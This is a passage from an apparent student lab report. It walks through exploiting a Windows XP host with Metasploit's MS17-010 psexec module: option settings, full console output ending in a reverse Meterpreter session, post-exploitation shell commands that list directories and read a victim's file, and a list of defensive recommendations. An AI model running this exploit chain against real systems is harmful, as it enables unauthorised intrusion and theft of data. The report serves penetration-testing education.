   LEAKATTEMPTS          99                                                               yes
  How many times to try to leak transaction
   NAMEDPIPE                                                                              no
  A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes
  List of named pipes to check
   RHOSTS                192.168.56.104                                                   yes
  The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445                                                              yes
  The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no
  Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no
  The service display name
   SERVICE_NAME                                                                           no
  The service name
   SHARE                 ADMIN$                                                           yes
```

Fig: Options

Then attacker used the command “show options” or “options” to list the parameters in this exploit.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.104:445 - Target OS: Windows 5.1
[*] 192.168.56.104:445 - Filling barrel with fish ... done
[*] 192.168.56.104:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.56.104:445 -        [*] Preparing dynamite ...
[*] 192.168.56.104:445 -                [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.56.104:445 -        [+] Successfully Leaked Transaction!
[*] 192.168.56.104:445 -        [+] Successfully caught Fish-in-a-barrel
[*] 192.168.56.104:445 - <------------------ | Leaving Danger Zone | ------------------>
[*] 192.168.56.104:445 - Reading from CONNECTION struct at: 0x83409920
[*] 192.168.56.104:445 - Built a write-what-where primitive ...
[+] 192.168.56.104:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.56.104:445 - Selecting native target
[*] 192.168.56.104:445 - Uploading payload ... IALwnJmJ.exe
[*] 192.168.56.104:445 - Created \IALwnJmJ.exe ...
[+] 192.168.56.104:445 - Service started successfully ...
[*] 192.168.56.104:445 - Deleting \IALwnJmJ.exe ...
[*] Sending stage (175174 bytes) to 192.168.56.104
[*] Meterpreter session 1 opened (192.168.56.103:4444 → 192.168.56.104:1048) at 2021-03-31 08:55
:14 +0530
```

Fig: exploit

After setting all up and checking the victims Ip which was declared vulnerable using “check” command. The command “exploit” was used to exploit the victims Ip and gain its access. The result shown in the figure is after the exploitation is complete.

These were the process of exploitation now on to post exploitation.

Post Exploitation

After finding the exploit checking it setting up payload, rhost and lhost and successfully exploiting the victim's pc the process of exploitation was complete. Now comes the part of post exploitation.

Fig: Sysinfo

To infiltrate the victim's PC sysinfo code was first used to gain information about victims PC. The result is shown in the figure.




Fig: shell

Shell command is used to firstly create a channel and open into victim's Local disk C. The command used is "shell" and result are as shown in the figure.




Fig: Dir

Attacker used the “dir” command after the shell command gave the authorization in Local disk C. The “dir” command then collected information and gave the result including 44 directories.




Fig: mkdir

Getting to know about the number of directories the attacker then created its known directory/folder and named it as “Herodc”. The folder was created inside local disk c and inside a folder system 32.




Fig: Herodc folder

After the “mkdir (folder name)” command was executed the folder was created in victims PC.

Fig: cat

The attacker then used the .txt file that was created by the victim in its local disk c and used the command “cat (filename.txt)”. This command then printed out the details inside of the .txt file which was saved in Local disk C.

So, finally this completes the things done by the attacker in victims PC which can also be known as post exploitation. This sums up on comes the part where the attacker gives the victim recommendation on how to protect from this given exploit.

Recommendation for preventing the attack

After all the searching exploit, checking the Ip and post exploitation phase the attacker was kind enough to let the victim know about the mistakes done and ways to prevent the victim from further exploitation attack with interferes SMB and known as MS17-010. The preventive measure is listed below:

- Firstly, the victim must be up to date with all the patches provided by Microsoft on the given version which is XP.
- Unwanted ports should also be put to bed to prevent from other lurking attackers.
- Not opening mails from unauthorized organization or unrecognizable persons to prevent from various other exploits.
- Activating windows firewall and defender which are basic windows protector but does the job till some extend.
- Downloading files from the internet should also be monitored perfectly.
- Downloading free as well as paid antivirus software to make a tight grip in security of the whole system.
- Use of Microsoft enhanced mitigation experience tool is encouraged.
- Turning up data execution prevention protection to prevent the execution of malicious code on parts of victim's computer memory.
- Discourage the use of Microsoft office 2003 and instead using other open-source Libre office and being up to date with all other software.

These are the preventive measures recommended by the attacker to prevent further exploitation of the victims PC. Also encourages the user to learn more about these vulnerabilities and shave at least basic knowledge on security and penetration testing.

Related Software

There are lots and lots of payloads which are infiltrate Windows XP. Both Armitage and Msf console are frameworks built inside kali Linux which helps the attackers using Linux to infiltrate other victims. As seen from the above exploitation the attacker used Msf console as its framework but there are various more attackers out there who can use Armitage as its framework and exploit accordingly.

Conclusion

Hence, this concludes that in the world of fast-growing technology there are flaws among the best and new technology. With the grow of internet came some loopholes that helped the attackers to find and exploit accordingly. The first virus that was reported was in 1971 named as "The Creeper Program" that had no malicious intent but was a self-replicating program. Then accordingly with the development of technology came the flaws. This above explanation about the exploitation was just a demonstration of a single exploit which caused just a minor loss but if any attacker gets its hand on an organization file or a personal than that person or organization may face a huge loss. So recommended security measures should be applied and followed accordingly.

References

- (Microsoft Security Bulletin MS17-010 - Critical, 2021)
- (Definitions and Hope, 2021)
- (Definitions and Hope, 2021)
- (MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution, 2021)
- (Rubens, 2021)
- (Post exploitation with Meterpreter – Linux Hint, 2021)
- (A Brief History of Computer Viruses & What the Future Holds, 2021)
- (Nessus, 2021)
- (Understanding RHost, 2021)
- (Hacking Windows XP with msfvenom, 2021)
- (Windows commands, 2021)
- (Basic Shell Commands in Linux - GeeksforGeeks, 2021)